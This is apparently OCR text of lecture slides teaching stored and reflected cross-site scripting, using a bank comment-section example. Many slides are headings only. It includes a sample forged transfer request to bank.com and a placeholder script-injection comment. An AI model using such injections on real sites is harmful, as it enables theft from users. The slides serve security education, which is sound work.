
- “Cross-Site Scripting (XSS) attacks are a type of **injection**, in which malicious scripts are injected into otherwise benign and trusted websites.”
  - According to Open Worldwide Application Security Project(OWASP)
  - Attacker provided scripts will be **injected**

Stored XSS


- Stored (or “persistent”) XSS
  - Attacker inject their script on the trusted server
    - Through input forms, comment sections…
    - Database
  - The server later sends injected scripts to the client browser
  - Your browser executes it within the same origin as the trusted server

Stored XSS - Example

Stored XSS - Example




Stored XSS - Example




Stored XSS - Example


Stored XSS - Example




Stored XSS - Example




Stored XSS - Example




Stored XSS - Example



Stored XSS - Example




Stored XSS - Example




```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS - Example



Stored XSS - Injection Example

- Online comments section of bank.com
  - Users can leave their feedback
  - Feedback displayed on the website for all other users
  - An attacker could leave a seemingly innocent comment
    - "Great! Really enjoy it <script> malicious code here </script>"
  - bank.com accepts this malicious comment and add it into its database without checking

Stored XSS - Summary


- Victim Profile
  - **User** with a *Javascript-enabled browser*
  - **User** accessing *user-generated content* on a vulnerable web service
- Attack Objective
  - Run malicious script in user's browser within the origin of trusted web service
- Attacker's Tools
  - Ability to inject content on the web server
- Vulnerability Exploited
  - Server fails to ensure that content uploaded to it does not contain embedded scripts

Reflected XSS


- Reflected XSS
  - Attacker gets you to send the trusted server a **URL** that includes some malicious Javascript code
  - Trusted server ***echoes*** the script back to you in its response
    - Write back the user input **as it is** in the constructed web page
  - Your browser executes the script in the response within the same origin as trusted web server

Reflected XSS - Example

